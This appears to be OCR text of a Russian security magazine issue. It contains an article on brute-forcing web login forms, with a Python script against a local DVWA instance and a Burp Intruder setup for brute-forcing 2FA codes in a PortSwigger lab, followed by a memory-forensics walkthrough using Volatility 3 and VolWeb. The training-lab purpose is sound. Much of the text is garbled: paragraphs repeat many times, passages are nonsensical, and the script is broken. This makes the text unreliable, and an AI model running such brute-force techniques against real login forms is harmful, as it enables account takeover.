Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

ПОДБОРЫ К БРУТУ

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Словари для брута

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

ПОДБОРЫ К БРУТУ

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Словари для брута

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

ПОДБОРЫ К БРУТУ

Пароли — это не «угадывание», это перебор. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сейчас — пример — сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

Сервер подбирает имена сервисов и адреса. Сейчас мы рассмотрим, что нужно знать, чтобы не тратить впустую часы и ресурсы, как правильно подбирать пароли, как обходить защиты и как писать свои брутфоксы, если готовые не подошли.

БРУТФОРС С САМОГО НАЧАЛА

КАК ХАКЕРЫ И ПЕНТЕСТЕРЫ ПОДБИРАЮТ ПАРОЛИ К ФОРМАМ АВТОРИЗАЦИИ НА САЙТАХ

КАСТОМНАЯ БРУТИЛКА

Если на сайте установлена капча или какая-то другая сложная защита, без кастомного скрипта практически не обойтись. В качестве примера приходится подсказать, например, Selenium, чтобы эмулировать действия пользователя в браузере: заполнять поля, передавать данные, незаметнейшим образом снимаются с прокси-интернета.

На серверном ресурсе могут работать собственные скрипты защиты, которые отслеживают сервер об активности пользователя. На его основании сервер решает, доверять ему или нет. Например, что отправленный пойдет раньше всевозможных ошибок обработки, а в ответ на ошибку пользователь через пару секунд не зайдет.

Скрипты автоматизации выходят за рамки статьи, но эту тему мы осветим в «Хакере» регулярно.

Алгоритм веб-брута выглядит так:

1. Открываем файл словаря.
2. Получаем первого пароля.
3. Формируем и отправляем запрос.
4. Изучаем ответ, определяем подошел или неподошел авторизация.
5. При необходимости повторяем с п. 2 по п. 2.

Пример на Python для DVWA:

```
#!/usr/bin/env python3
import requests

# Фетчим токенизацию URL и пользователя
url = "http://127.0.0.1:4000/vulnerabilities/brute/"
username = "admin"
# Пароль, что ваш пользователь.txt может в папке со словарем
wordlist = "rockyou.txt"

# Куки, которые требует DVWA
# security=low
# Обычная ID сессии на загрузкой
# PHPSESSID=
cookies = {
    "PHPSESSID": "2dc7967b6f59fc39ad7134f2a6c523",
    "security": "low"
}

# Необязательно, но минимальный UAC без изюринга заблочит запрос
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
}

# Сообщение о сообщении, которое нужно искать в ответе
fail_string = "Username and/or password incorrect."

# Открываем файл
with open(wordlist, "r", errors="ignore") as f:
    # Построчное чтение файла
    for password in f:
        # Удаляем лишние символы
        password = password.strip()

        # Формируем username:password=password=password
        data = {
            "username": username,
            "password": password,
            "login": "login"
        }

        # Пробуем авторизоваться GET-запросом
        # verbose=True,
        # verbose=True,
        params=params,
        cookies=cookies,
        headers=headers,
        allow_redirects=True,
        timeout=5
        )

        # Если статус с ошибкой нет, пароль успешно найден -
        # останавливаем скрипт
        if fail_string not in r.text:
            print("[+] PASSWORD FOUND: {password}")
            break
```

Добавь в скрипт многопоточность, а у тебя окно полноценным брутом.

Скрипт под адресную строку под DVWA сложный задача. Перебираем пароли. Как бы у нас был кокен CSRF, то потребовалось бы еще один предварительный запрос и парсинг ответа. В этом случае отличаются не работать с самим форматом `requests`, а перейти на уровень сессий.

```
# Получаем CSRF-токен для сессии и передаем ему на вход заголовки
session = requests.Session()
session.headers.update(headers)
session.cookies.update(cookies)

Пример формыи парсинга CSRF-токена:

# Не забыв подключить BeautifulSoup для удобного парсинга HTML
from bs4 import BeautifulSoup

def get_csrf_token():
    # Предварительно запрашиваем страницу логина
    r = session.get(url, timeout=5)
    # Создаем объект HTML
    soup = BeautifulSoup(r.text, "html.parser")
    # Ищем значение токена
    token = soup.find("input", {"name": "csrf_token"})
    # Если не найдено
    if not token:
        raise RuntimeError("CSRF token not found")
    return token["value"]

# Основной запрос
r = get_csrf_token()
print(r)

# Получаем CSRF
csrf_token = get_csrf_token()

# Не забыв добавить в запрос
params = {
    "username": "admin",
    "password": password,
    "login": "login",
    "csrf_token": csrf_token
}

# Основной запрос с проверкой редиров
r = session.get(
    url,
    params=params,
    allow_redirects=True,
    timeout=5
)
```

ПОДБОР ОДНОРАЗОВОГО КОДА ДЛЯ 2FA

Для тренировки тебе потребуется лаба 2FA bypass using a brute-force attack от PortSwigger. Благодаря ей ты научишься не только брутить, но и использовать сессии с куками.

INFO

Пример можно повторить только на версии Burp Suite Pro. Бесплатная версия имеет ограничения. Если у тебя нет Pro, можешь попробовать, написав кастомный скрипт. Свои версии скрипта выложу в vk2 Telegram-канал в день выхода статьи.

Запусти лабу и настройте браузерное запросов через Burp, как это было в СЛЕЖКА.

Зайди в лабу в My Account и попробуй авторизоваться с своим кредом `carlos:montoya`. Ты получишь ошибку авторизации. Отправь любой код, чтобы в интерфейсе Burp был полный набор запросов.

Все последующие запросы в Intruder перебор кодов, отличающихся с неверным сессией и CSRF. Сессия дает доп. понтыи ввести пин, после которых приходит ошибка «Сбрасывает сессию».


Из истории запросов видим последовательность:

1. `GET /login HTTP/2` — первая стадия авторизации, генерируется сессия.
2. `POST /login HTTP/2` — проверка логина и пароля.
3. `GET /login2 HTTP/2` — страница с запросом пин-кода, содержит CSRF токен для проверки пин-кода.
4. `POST /login2 HTTP/2` — вторая стадия авторизации, проверка пин-кода и CSRF-токена.
5. `GET /login2 HTTP/2` — повторное открытие страницы с запросом пина.
6. `POST /login HTTP/2` — повторная проверка пин-кода и CSRF-токена.
7. `GET /login HTTP/2` — редирект на стандартный логин и сброс сессии.

Настраиваем CSRF при подборе пин-кода

Исправить ситуацию можно, добавив правило в сессии Burp, которое будет обновлять сессию.

Кликни в главном меню на Burp → Settings, чтобы открыть окно настроек. Слева найди пункт Sessions. В блоке Session handling rules нажми кнопку Add.



Добавляем новое правило для сессии

Перейди на вкладку Scope и выбери Include all URLs, чтобы правило распространялось на все запросы. Галочки можешь не трогать, они нужны для тонкой настройки Burp Bard распространяться правило. Главное, чтобы был активен Intruder.


Управляем Burp для теста

Переходи обратно на Details. Нужен любой понятное имя для правила и жми Add. В выпадающем меню выбери Run a macro. Это действие Burp выполнит макрос перед каждым запросом Intruder. Начальный, что при такой конфигурации Burp можно только в один поток. Иначе будет мешаться из сессии и подбор прервется.

Добавляем действие

Перед тобой окно настройки макроса. Нажми Add, чтобы создать макрос. Автоматически откроется окно с параметрами и поверх него — окно записи макроса со списком запросов.

Зажми Ctrl, выдели последовательность `GET /login`, `POST /login` и `GET /login2` (это последовательность авторизации до отправки одноразового кода.




Выбор запросов для макроса

Жми OK. В окне настроек макроса нажми Test macro для проверки работоспособности макроса. Дождись выполнения всех три запроса и внимательно стас **200** **302** **200**. Если что пошло не так, скорее всего, истекла лаба PortSwigger. В этом случае пришли ссылку и самого начала, перезапустить лабу и Burp Suite.

Успешный тест макроса

Если тест прошел успешно, сохраняем макрос и правило. Закрой окошки окна и переходи к настройке запросов. Найди запрос `POST /login2` и отправь его в Intruder. В поле запроса выдели значение параметра **mfa-code** и обозначь его как место подстановки. В появившемся настройка выбери тип payload Bit flip. Это даст каждому запросу свой (с инкрементной перебоядо из доступных сам воле. В Character set оставь цифры от 0 до 9. Максимальное и минимальное длина — между символы. Это значения соответственно **0000** и **9999**, или 10 тысяч вариантов кодов.



Настраиваем перебор кодов

Не забудь задать ограничения в один поток. Запусти атаку и жди. Успешный запрос вернет код **302** и **200**.

ПОДСКАЗКА Если ты пишешь в один поток — процесс небыстрый. При этом нет гарантии, что твои атаки подойдет код. Возможно, придется перебить заново. Добро пожаловать в настоящий брутфорс, где нет никаких гарантий!

ЗАЩИТА ОТ БРУТФОРСА

Давай продолжим по методам защиты. Если ты программист или администратор, то обрати рекомендацию ниже:

- Застань пользователям придумывать сложные пароли. Требуй использовать буквы и разные регистры, цифры и спецсимволы. Но подбор пароля `_$Safe0r_T7_*` потребуется невероятное количество времени.
- Запрети повторное использование пароля. Хранит ежью последних 3-5 паролей пользователя. Это выгодно больше выдерживать пароль.
- Отрежь попытки ввода пароля для аккаунта. Необязательно блокировать возможность ввода полностью. После каждой неудачной попытки вводи блокировку по времени.
- Обязательно уведомляй пользователя о попытках ввода, но будь разумен — вроде «Кто-нибудь сейчас пытается будет зрешать пароль» можно попасть в капчу «Спам».
- Придумать, что после формы авторизации и восстановления паролей не дарит обратной связи. Не пиши «неправильный логин», используй более общие сообщения вроде «Неверные данные». Так ты обезопасишь себя от перебора логинов.
- Используй сложные одноразовые коды в двухфакторной аутентификации и планы восстановления паролей. Еще лучше использовать специальную замену приложения для двухфакторной аутентификации, которые генерируют одноразовые пароли.
- Для форм сброса и смены паролей отрежь планы по времени действия. Не забывай удалять использованные и истекшие планы. В противном случае какой момент повторно воспользоваться им, чтобы установить собственный пароль.
- Используй капчу для авторизации. Это заставит каждую как минимум подкачать серверы обработки капчи, а значит, требуется и дополнительная фаерволл. Плюс современные капчи имеют мощные алгоритмы определения ботов. Банальную, бесплатную Google reCAPTCHA распознает пользователей, серверы сверяют и заблокирует.

Ну и если ты девелопер, дорогой, подумай, тебе же авторизацию написать кажется и дрессировать, перебирать пароли, не тебе статья, что были «исходящие» и где «входящие» информация. Если пользователь, мы допускаем твоего поисковиков.

КРИПТОСАМОПАЛ

Исследуем критические баги в самодельном криптологоритме и учимся обходить кастомные потоковые шифры

Шабалин

Зачем в криптографии нужны научные статьи и вузы, если он помнит?! В этой статье мы прокурорим криптологоритм, который, в отличие от полных потомков шифра С Поскольку «Ты на воспоминания» Шабалин нашёл его изучив в известном QSM-шифре Ивана Ивановича Ивана. Мы разберем его критические баги, которые позволяют обходить его полномочия. Ты увидишь, почему полыхи получили классическое криптостойкие превращают защиту в ничто и как подобные баги в криптографии обнаруживать.

Если вы решили стать хакером, то вам необходимо знать, что криптография разобрана на части полностью. Поэтому, если вы хотите сломать, мы в качестве мишени выбрали **Redpill** и **GOST**. Далее, прорыв в криптографии, которые вы сможете использовать для взлома, мы разобрали или интуитивно, на первом шифре. Затем, в виде кейсов такой сложности? Мы разобрали, как ломать криптографию, которая не использует стандартные алгоритмы, а также бинарные баги, которые позволяют найдите его ключи в известном QSM-шифре Ивана Ивановича Ивана. Мы разобрали

ЩУПАЛЬЦА VOLWEB

Как вытащить улики из оперативной памяти, не залезая в терминал

Сай Ли, К. ПО
Аналитик SL Expertise
Эксперт АО «Лаборатория Касперского»

На стоке эксперты по цифровой форензике часто сокашмарят артефакты с посредством каких-нибудь Volatility. Одна из ключевых задач артефактов — это дамп оперативной памяти. Он позволяет выстроить таймлайн атаки и получить дополнительные улики точки. Сегодня попробуем с Сашей разобраться при помощи нового эксперта инструмента — VolWeb.

Оперативная память — это начисленный снимок работы системы. В ней хранятся то, что нужнее прямо сейчас:

- загруженные процессы;
- открытые сетевые соединения;
- пароли в открытом виде;
- расшифрованные ключи шифров;
- скрытые процессы;
- следы деятельности злоумышленника, которые не сохраняются на диске.

Анализ дампа памяти — одна из ключевых задач в цифровой форензике и в том числе в расследовании инцидентов. Для извлечения и анализа дампа памяти обычно используются фреймворки **Volatility 3**.

Данный фреймворк позволяет выполнять следующие операции:

1. **Обнаружение кредитников ПО и руткитов**
   - **Скрытые процессы**: продвинутые программы часто маскируются под системные процессы, но фреймворк может выявить их по аномалиям в структурах данных. Например, сравнивает процессы в разных структурах, включая list_ntp, сканы от следящего диспетчера задач.
   - **Сетевые соединения**: кто куда ходит, с каким IP адресом и портами установленные соединения вредоносных процессы, даже если они уже завершили свою деятельность и удалили себя с диска.
   - **Внедренный код**: вредоносный код внедряется в память легитимных процессов и найти фреймворку вредоносного кода, который был внедрен.
2. **Расследование инцидентов безопасности**
   - **Восстановление цепочки атаки**: фреймворк позволяет сопоставить процессы с сетевой активностью, чтобы определить, какой процесс инициировал какую сетевую активность? Какие команды выполнялись?
   - **Поиск артефактов**: поиск в памяти следов фишинговых атак, вытаскивание ключей, извлечение паролей, открытых буферов данных, истории команд и URL-адресов.
   - **Определение вредоносного кода**: данные были похищены или зашифрованы? Какие системы были затронуты?
3. **Обход техник противостояния форензике**
   Современные вредоносные программы и продвинутые злоумышленники используют техники, чтобы скрыть свое присутствие в системе. Volatility 3 может использовать в сопряженной памяти (Windows Kernel Pool Tags). **Единственный способ их обнаружить — провести анализ RAM.**

5. Криминалистический анализ

Volatility 3 — это не просто инструмент для поиска, найти доказательства того, что злоумышленник, зашел в корпоративную сеть, украл данные, отправил данные куда-то, чаты, переписка и многое-многое.

Восстановление удаленных данных: в сопряженной памяти могут хранить данные, которые удаляет с защищенных дисков или шифрование файлы, которые уже стоят на диске, но обрабатываются для не полного следования.

«Ламеры» ранее авторы неоднократно рассказывали о достоинствах фреймворка Volatility 3 и приводили примеры его использования. Но с выходом Volatility 3 прошло много времени, и, также, в свое время, фреймворк отличается отличается для каждого плагина.

Поскольку полезные фреймворка полезнее позволяет не только получить информацию в сложном стеке интерпретатора, но и в виде при помощи нескольких плагинов, которые нужно.

VolWeb — инструмент с открытым исходным кодом, который позволяет использовать сложные сопряженной памяти, не прятал командной строки.


VolWeb можно развернуть в любой системе и вида клиентскаго Docker. Он даже будет создавать всю настройки, которые позволяет нам конфигурировать работать с Volatility 3.

Чтобы запустить VolWeb, клонируем через Git файлы проекта и переходим в каталог проекта:


```
sudo apt install -y docker docker-compose-plugin git
sudo systemctl enable --now docker
sudo usermod -aG docker $USER
newgrp docker
mkdir -p ~/volweb && cd ~/volweb
curl -fsSL https://raw.githubusercontent.com/Ecsteam/volweb/main/docker-compose.yaml -o docker-compose.yaml
curl -fsSL https://raw.githubusercontent.com/Ecsteam/volweb/main/.env.example -o .env
nano .env
docker compose pull
docker compose up -d
docker compose ps
```

Переменные **.env.example** и **.env**. Это файл работает окружения и учитывает для запуска для СУБД и Redis и также конфигурации работы.


Проверяем, что **docker ps** работает — **docker ps**. Это будет работать окружение в рамках **docker compose** для СУБД и Redis и также конфигурации работы.



Теперь, когда у нас есть контейнеры, для управления контейнерами Docker есть удобно Portainer.



Как видим, новые инструменты поэтому на новые всего свободны и комментарии. Теперь переходим к настройке VolWeb. Переходим в браузер и вводим адрес http://127.0.0.1:8000/ и нажимаем на Enter.



На этом этапе нас встречает страница входа в интерфейс, стандартный кредит — **admin:admin**.

Для исследования дампа нужно создать кейс и файл анализа для него. Соответствующие кнопки в каждом находятся слева. При переходе к кнопке разделу сначала добавляется через знака **+**. А справа нажмем эту первую кнопку, чтобы создать новый кейс. Нажимаем кнопку с плюсом для кейса, выбрав для и интерфейсе нажимаем.

Где кейс, например для анализа, если нужный файл нам не надо? Рекомендую дискуссии. Дискуссии — это интересно. Если интересным там достучаться для исследования, а в «лаборатории работает — вопросы к фреймворку». Дискуссии — это не только о предложениях. В качестве примера попробуем скачать кейсы.

Нам предлагают загрузить архив с файлом и использовать Volatility 3. Мы же предпочитаем работу VolWeb. Создаем кейс и загружаем в него файл.

И снова загрузка идет небыстро. После загрузки и анализа дампа в стриме с файлом появится статус выдачи. Если есть ещё данные, просто загружаем последующий загрузку.

Справа появились кнопки **Investigate** (расследовать) **Reanalyze** (проанализировать заново) **Delete** (удалить). Мы теперь можем перейти к анализу. Нажимаем данные и хотим плагины на которых из лаборатории работы. Нажимаем на кнопку **Investigate** и выбираем плагин. Плагинов у нас в среднем порядка 70 плагинов, но каждый не всё работает.

Перейдем в раздел **«Общий обзор»**. Стриме показаны плагины использованные, которые отработали и которые еще ждут своей очереди, или в ответ на центр и справа семейство справа: что же результат для полезности общей выдачи. Вверху: что добавлен плагина для Windows. Проверим несколько файл дампа и плагин и тот же каталог с Volatility 3, в терминале выполнимо команду.

```
python3 vol.py -f ~/Memory/Dump.mem windows.info
```


Один данных

Из полученных данных видно, что в дампе памяти процессов, мейнфреймовых действие запущен с файлом системной и каталог. Этот информация нашел: Volatility 3 и в терминале выполнимо команду.

Мы видим, что подозрение с процессами также подозрительные процессы, но которые стоит обратить внимание.

Продолжение стр. 3

ЩУПАЛЬЦА VOLWEB

КАК ВЫЛАВЛИВАТЬ УЛИТКИ ИЗ ОБЕРНУТОЙ ГЛАЖКИ, НЕ ЗАЛЕЗАЯ В ТЕРМИТНИК

Плюс сервер клиентботы, при активации подключаются некоторые детали. Самые неприятные и подозрительные с точки зрения системы инструмента выглядят **onedrv.exe**. Если навесить на ту или иную точку будет показана активность.

В этом показателе информационная активность исчезнуть, для чего необходимо запустить WIN64. Для этого в меню создания:


- WIN64 (Windows-on-Windows 64-bit) — это подсистема в 64-битной ядре Windows, которая позволяет запускать 32-битные приложения на 64-битной операционной системе. Когда вы видите эту галочку в процессы в Windows 7 или Vista, это означает, что процесс — 32-битное приложение, работающее в 64-битной среде.

«Подсистемы?» Не факт: многие приложения могут запускаться так же, как есть сами по себе. Но иногда некоторые процессы обращаются к адресу 77.91.124.20:80 из-за чего, при этом могут иметь адрес: 10.0.85.2 и бывает, что в ответ на запрос, приходит ошибка. Для этого необходимо в меню «Сервер» выбирается в каком случае сервер, проверить, настроить VPN.


Рассмотрим аналитики. Так более что среди файлов, связанных с основным окном файлов процесса, можно увидеть, имя **onedrv.exe**. Проверим в каких системных значениях такой проверяет.

```
python3 vol.py -f MemoryDump.mem window.pscan
```


В данном процессе основное окно отсутствует, а отчетливо видно, что в системе есть процессы — подозрительно. «Проверим это информацию в системе» спросим на первый вопрос.



Продолжим исследование. Второй вопрос связан уже с дочерним процессом.



На этом виде, дочерний процесс **rundll32.exe** другие дочерние процессы нет.




Это, потенциальный исполняемый файл Microsoft часть Windows. Это основная утилита для запуска 32-битных приложений в 64-битной версии Windows. Обычно такого могут использовать злоумышленники: он помогает прятать вредоносные активность и нарушен обычной системной работы, а ещё позволяет запускать вредоносный код прямо из памяти, на остальном системных файлов на диске. Продолжаем? Да можно, да. Переходим к Volatility 3.

```
python3 vol.py -f MemoryDump.mem windows.pstree | grep 5896
```

Проверим ответ на запрос.

Видим активную галочку у ответа — значит, двигаемся дальше.

Тут всё гораздо не обычно, — перешедшие на следующие вопросы, так нельзя изучить процессы в данном. Слева — дерево процессов, справа — желтая кнопка «Процессы». Нажмем на кнопку «Процессы» и перейдем к следующему вопросу. Нажмем на галочку и в этом диалоге ищем процессы непрочитанные. Найдут колонка значится тип выбора процесса.



На первой колонке тут слишком много непонятного, но у нас есть подсказка.

Подсказкой можно использовать, так что нужно обратить ещё внимание на строчки **mcUtilsf** строка. Он перечисть в разделе Malware.

Нужно поторопиться вновь слежка запущена и наблюдаем появление **PAGE_EXECUTE_READWRITE** у нашего подозрительного процесса с Process ID 5896.

```
python3 vol.py -f MemoryDump.mem windows.malfind -p5896
```

Флаг **PAGE_EXECUTE_READWRITE** дозволит системе более эффективно и значительно интересней в выполнению произвольного кода (arbitrary code execution). Сам процесс, в данном случае, может выделять, изменять и выполнять свой собственный код — что позволяет ему выполнять более сложные операции, такие как: — с разделением обработчиков в памяти (например, 32-х или 64-битные).

Проверим наличие подсказки в строчке **mcUtilsf**.

```
python3 vol.py -f MemoryDump.mem windows.malfind -p5896
```

Есть ответ: продолжаем.

Чистно сказано, а сенсаци вопрос: VPN соединение — все таки это даже на любимых сисадмов сильно влияет приятным вопросом и нервных дел: «есть ли» ответ 870 на вопрос.

Если процесс использует VPN, то в процессе подозрительное вокруг, что порт — 1701. UDP обращается к сторонним подсистемам адресу 0.0.85.2 и 10.0.85.2 — это может быть адресом вокруга в VPN туннеле. Тут стоит обратить внимание на поиски по IP/port 10.0.85.2, которые связаны с сетевой активностью.

Отфильтровав по PID, выходим на список с окончем процессом. Плитовка ещё пожирается.

Но, спасда нет, не получим информацию о процессе, которые отвечает за VPN подключение. Если вы видите подозрительные процессы, то вы можете может быть процесс легитимного пользователя — как системного, так и фальшивого? Что пользователь отслеживает и может эффективнее? Активности?

С помощью плагина GetSID. посмотрим, какой пользователь запустил этот процесс.

Сервер найдешь ПО: заметили пользователя Tarlman — ему мы и отвечаем на системное. Любопытно заглянуть на его процессы: среди нам в кратчайшие сроки. Можно просмотреть дерево процессов и нарвался, что что по подозрительным процессу и стало.

Меня пускаю обнаружений инструментом процесс **OutLine.exe**, который подобен **tunbasics.exe**. Один по назначению, это может быть подобный на хотя процесс. В списке процессов особенно выделяется: 4224 — **OutLine.exe** — и 4025 — **tunbasics.exe** — как один родитель. С PPID 4224 — уже подозрительно **OutLine.exe**.

Процесс **OutLine.exe** — это, которая отвечает клиентов роль в организации сетевых подключений, особенно в контексте VPN и прокси. Она создает виртуальный сетевой интерфейс (TUN/TAP) и перенаправляет весь проходящий через него трафик через SOCKS-прокси. Имеет свои пользовательские дополнительные конфигурации об этом процессе и сети.

Посмотрим в дампе.

```
python3 vol.py -f MemoryDump.mem windows.pstree -p4224
```


На первой строчке запущен в подсказке и такие: что все дело проверить.

Продолжаем спрашивать.

ЩУПАЛЬЦА VOLWEB

ГДЕ ОБЫТЬ ЩУПАЛЬЦЕ ИЗ ОТРАСЛЕВОЙ ОСТАВАЛИСЬ НЕ ЗАЕЗЖАЛ В ТЕЛЕФОНЕ!

Ответ кажется и случайным — можно перешарить в следующем эпизоде

Чтобы в данном выполнить вдруг: отслеживаемость, обратимся к платному сервису — пусть будет по-прежнему, но было повежливостнее и здесь — пусть будет.

Проверим информацию:

Следующий вопрос особенно интересен:

В классическом Volwebs 3 нам предлагают воспользоваться плагином для поиска по сервису на домене. Поищем строки в Volwebs: пишу интересует файлы с расширением .php. В прямом же здесь нет в поисках этой информации нюра Volwebs, поскольку нюрка и нюрка классической Volwebs 3, но нюрка на нашей и уровня подобной и задавшего с другой стороны.

Поиск по сервису Volwebs 3 — не нюрка классической Volwebs, а именно поиск-сервисы сервисы. И подробнее интересно сервисы данной на вопрос подробной информации. Среди подтверждается информация об URL, которые пользовательские можно вполне использовать на активности вопросы. Выбираем выполняющие нюрка.

Если при нюрке и сервисы с поиском из задания можно предоставлять, что могут есть результаты поиска — нюрка поиска выполнить нюрка и на сервисе.

Сработало, решение есть. Будем считать задание выполненным. Дальше, поскольку остальные нюрочные сервисы.

Пока я искал ответ на этот вопрос, меня посетила идея открыть диск Volwebs 3 и посмотреть, что же в нем есть. Оказалось, что в нем есть Volwebs. Мысль пришла, когда я вспомнил, как хотел использовать этот метод, на СТР Вариант, который, не сопротивляется, но потребовать можно.

Потребуйтесь поиск по IP


Что-то существенное поискам найти можно, но это скорее дополнительная нюрка. Нюрка ранга большой — поиск 2 Пакет. Так что поиск идет между. Вместо адресов найти вскоре сохранений.

Но даже такой нюрочковский метод работал в Notepad++ на Windows. Теперь поиск это результаты выражения в нюрочке файла рамка нюрка.

Наблюдаю поиск что же результат, что и при рамке поиска в Notepad++. Главное, что платформа тяжела результат.

Поиск/поиск поискового вопроса задания.

Рамка с поиском информацию, что поисковика вопроса дает **smarty.ini**. Чтобы найти, где он лежит, спрашу раздел FileScan и поиску по строке **smarty.ini**



Нашел файл по поиску поиск

C:\Users**Tomsk**\AppData\Local\Temp\1391247014\smarty.ini

Другие находящий нет. В подсказке задания первые два символа — это номер поиска. Поиск — это поиск в рамке ФС, системная рамка с нюрочком пользователя.

Проверим в Volwebs 3


```
python3 ob.py -f Home\Pump.man windows.filescan | grep smarty.ini
```

Здесь поиск нюрка поиска нюрка поиска нюрка поиска

ЦУПАЛЬЦА VOLWEB

КАК ВЫТАЩИТЬ УЛИКИ ИЗ ОПЕРАТИВНОЙ ПАМЯТИ. НЕ ЗАПЕЗАЯ В ТЕРМИНАЛ


Третий вопрос — уже про IP:




Эту информацию я раньше получил из графа — это адрес **50.64.204.101**


Ответ принят, идем дальше. Для ответа на следующий вопрос нам уже понадобится VirusTotal.

На первый взгляд, ресурс чист. Но если присмотреться к верхней строке, где говорится о файле этого IP, можно увидеть, что адрес связан с целотом вредоносных файлов, так что нужен более глубокий анализ.






На вкладке со связями — больше информации по этому IP: дополнительно подсветилась имя файла, который связан с этой активностью. Сомнений нет. Город — Гонконг, по-английски Hong Kong.




В следующем вопросе говорится, что нужно найти hash-файл. Давай пошаги и сравним результат с тем, что показывает VirusTotal. Нам нужно достать SHA-1 имени вредоносного исполняемого файла **ChromeSetup.exe**, поэтому проще сделать это вредоносном ПО на своей компьютере:

